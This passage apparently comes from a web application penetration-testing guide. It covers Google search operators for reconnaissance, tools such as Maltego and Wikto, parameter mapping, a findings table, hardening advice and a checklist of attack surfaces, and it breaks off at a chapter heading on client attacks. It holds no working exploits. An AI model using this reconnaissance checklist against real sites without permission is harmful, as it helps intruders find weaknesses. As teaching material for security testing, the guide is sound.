
Site: *www.theExploredSite* return all references indexed by google.

Site: *www.theExploredSite login* returns all pages containing login.

Link: *www.theExploredSite* returns all pages on other websites that has link to that specific site.

Related: *www.theExploredSite* returns similar web pages.

Mapping Application - Other info sources



MALTEGO tool

Mapping Application - Map Vulnerabilities & parameters

Use web server vulnerabilities

some web server's software are deployed with *default configuration*, so attacker may have information about folder structure and file locations.

Brute force is also used in checking vulnerabilities in known set of third party application and web server modules. WIKTO is a good tool for that purpose, Common Vulnerabilities and Exposures

<https://cve.mitre.org/> .




Parameters can be mapped sometimes directly by changing or removing values :

`http://myWebSite/addUser.php?name=bashar`

For hidden parameters guessing is the only way.

Mapping Application - Documenting your findings




| Page name | Path | Use SSL? | Static or Dynamic | Need Auth.? | Used method | comments |
|--------------|--------|----------|-------------------|-------------|-------------|----------|
| aboutUs.html | /about | No | S | No | Get | |
| Login.php | /login | Yes | D | Yes | Post | 64 |

Map Proofing

- Hide your directories contents and structures.
- Use different root folders for user and administrator.
- put all JavaScript files to a single folder and be sure to omit the execution permission from that folder
- remove all comment from production code.
- Never use absolute path to refer files, always use relative paths.
- The script should remove any directory traversal character like (.././).
- Be sure to apply authentication on all directory contents and subdirectory.



Attack analyzing stage



Specify:


- Attack surface: figuring what are possible scenarios to execute the attack and compromise the application.
- Attack feasibility of each scenario from resource and time point of view.

Attack analyzing – Specify attack surface

- Client side validation server or client?
- Possible SQL injection, Database issue, root database account or any code or discovered comment that might give partial or full access to the database.
- Available upload or download functionalities with path traversal.
- Check for ability to display user supplied data, uploading a file or open editors.
- Check ability to use invalidated parameters pushed to pages that do redirects.
- Possibility of using brute force attack.
- Isolate available information that might help in escalate privileges like cookies and session state information.
- Using collected info try to identify non encrypted communication channels.
- Identify interfaces to external system it might represent an information leakage point.
- Analyze all generated error message for information leakage.
- Identify any pages that interact with mail server to try command or email injection.
- Identify the usage of native code that might be a potential vulnerability for buffer overflow.
- Identify any known structure, folder names, themes from known third party application which can open the door to search for known vulnerabilities.
- Identify common vulnerability in the used web server.

Attack analyzing – Specify feasibility & priority


| Possible attack scenario description | Attack category | | | | Coherence with attack purpose (%) | Estimated effort weight (%) | Estimated resource weight (%) | Estimated Complexity (%) | Priority |
|--------------------------------------|-----------------|---|---|---|-----------------------------------|-----------------------------|-------------------------------|--------------------------|----------|
| | A | C | I | R | | | | | |
| | | | | | | | | | |




CHAPTER 5

ATTACK EXECUTION



THE CLIENT



Why Attack the client?



Two types of attacks



